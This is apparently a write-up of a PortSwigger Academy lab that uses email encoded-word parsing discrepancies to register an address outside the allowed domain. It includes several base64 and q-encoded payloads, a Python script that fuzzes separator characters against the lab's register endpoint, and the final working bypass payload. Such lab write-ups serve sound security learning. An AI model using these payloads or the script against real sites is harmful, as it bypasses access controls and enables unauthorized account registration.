
Introduction
I recently solved a lab that did just popped on PortSwigger’s Academy, it is based on a recent research of Gareth Heyes : Splitting the email atom: exploiting parsers to bypass access controls.
Since at the time there wasn’t a public solution for the lab, I did resolve in a different way, so here’s how I’ve done it.
The research
Let’s start with a brief introduction of Gareth Heyes’s research.
In his most recent research, Hackvertor (Gareth Heyes), realised that most of the email address parsers are broken and filled with discrepancies, in particular because the RFCs defining the emails format are significantly complex and they allow weird features such as quoted values, comments, escapes and encoded words.
If you are interested in knowing more about the subject here are the resources (I used them to solve the challenge):
DEF CON 32 - Splitting the email atom
Discord Event Recording - Splitting the email atom
The Lab
Lab: Bypassing access controls using email address parsing discrepancies
Here is the lab’s description:
This lab validates email addresses to prevent attackers from registering addresses from unauthorized domains. There is a parser discrepancy in the validation logic and library used to parse email addresses. To solve the lab, exploit this flaw to register an account and delete carlos.
In this lab we are asked to bypass access controls by registering an address from an unathorized domain.
The lab’s website only allow us to register emails from ginandjuice.shop domain. To solve the challenge we need to register an address which resolves to something different that we control, like: attacker@exploit-0a9600a8035b381781a83833012d0022.exploit-server.net
It is also told us that to solve the challenge it is necessary to read the whitepaper by Gareth Heyes.
By reading the whitepaper we realize that some email address parsers allows us to use encoded words:
=?x?q?=61=62=63?=toto@ginandjuice.shop
Which is parsed to:
ABCtoto@ginandjuice.shop
But by trying it on the lab our request is rejected:

We need to find a different approach.
The whitepaper also teach us that we can encode words like the following:
=?x?b?PTYxPTYyPTYz?=toto@ginandjuice.shop
Where PTYxPTYyPTYz is =61=62=63 base64 encoded.
But still, we are blocked by the website.
I tried to remove the = symbol with =?x?q?616263?toto@ginandjuice.shop, and now the website accepts the email:

We understand that qencoded words are blocked.
Then I’ve tried the following base64 encoded payload:
=?x?b?dG90b0BleHBsb2l0LTBhOTYwMGE4MDM1YjM4MTc4MWE4MzgzMzAxMmQwMDIyLmV4cGxva
XQtc2VydmVyLm5ldA==?=@ginandjuice.shop
And again the website accepts the email.
So we’ve found the right encoding for our payload, now we need to craft the rest of the payload so the rest of the email which contains the domain @ginandjuice.shop is ignored.
To separate the emails we can use symbols like , / # \n \r etc.
I’ve tried a few by hand, like :
=?x?b?dG90b0BleHBsb2l0LTBhOTYwMGE4MDM1YjM4MTc4MWE4MzgzMzAxMmQwMDIyLmV4cGxvaXQtc2VydmVyLm5ldDs=?=toto@ginandjuice.shop

=?x?b?dG90b0BleHBsb2l0LTBhOTYwMGE4MDM1YjM4MTc4MWE4MzgzMzAxMmQwMDIyLmV4cGxvaXQtc2VydmVyLm5ldCM=?=toto@ginandjuice.shop
But since I wasn’t receiving any registration email, I decided to use a script to test every possible special character from the ASCII table:
import base64
import requests
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080",
}

# Define the email recipient and domain
recipient = "toto"
domain = "exploit-0ae8004603b8b1a8821cb9c0018d00fa.exploit-server.net"
final_domain = "@ginandjuice.shop"

# Function to create the modified email address
def create_email_with_special_char(special_char):
    # Create the email address with the special character and its hexadecimal value
    hex_value = format(ord(special_char), 'x')
    email = f"{recipient}-{special_char}{final_domain}"
    full_email = f"{recipient}-{hex_value}@{domain}{special_char}"

    # Base64 encode the email
    encoded_email = base64.b64encode(full_email.encode()).decode()
    final_encoded_email = f"=?x?b?{encoded_email}?={final_domain}"

    return final_encoded_email

# List of special characters in ASCII
special_characters = [chr(i) for i in range(32, 127) if not chr(i).isalnum()]

# Loop through each special character and send the request
for special_char in special_characters:
    modified_email = create_email_with_special_char(special_char)

    # Prepare the HTTP POST request
    url = "https://0ac100e303b6b1e0825abaf4001a00d4.web-security-academy.net/register"
    headers = {
        "Host": "0ac100e303b6b1e0825abaf4001a00d4.web-security-academy.net",
        "Cookie": "session=aK4WHSnlwc7ivPyfOFvVTkHDNChevuR9",
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:131.0) Gecko/20100101 Firefox/131.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate, br",
        "Content-Type": "application/x-www-form-urlencoded",
        "Te": "trailers",
    }

    payload = {
        "csrf": "UGU5wn98AtxyjdniVatPlF8qlVDoyqqn",
        "username": recipient,
        "email": modified_email,
        "password": "toto"
    }

    # Send the POST request
    response = requests.post(url, headers=headers, data=payload, proxies=proxies, verify=False)

    # Print the status and response for each request
    print(f"Sent email for symbol {special_char}: {modified_email} | Status Code: {response.status_code}")
And finally here is the registration’s email:

We can see that the accepted email is:
toto-20@exploit-0ae8004603b8b1a8821cb9c0018d00fa.exploit-server.net
So the correct separator was the SPACE (0x20 in hexadecimal).
Here’s the correct payload:

=?x?b?dG90by0yMEBleHBsb2l0LTBhZTgwMDQ2MDNiOGIxYTg4MjFjYjljMDAxOGQwMGZhLmV4cGxvaXQtc2VydmVyLm5ldCA=?=@ginandjuice.shop
We click on the registration link, then we can access with our account:
And that’s it. Enjoy! :)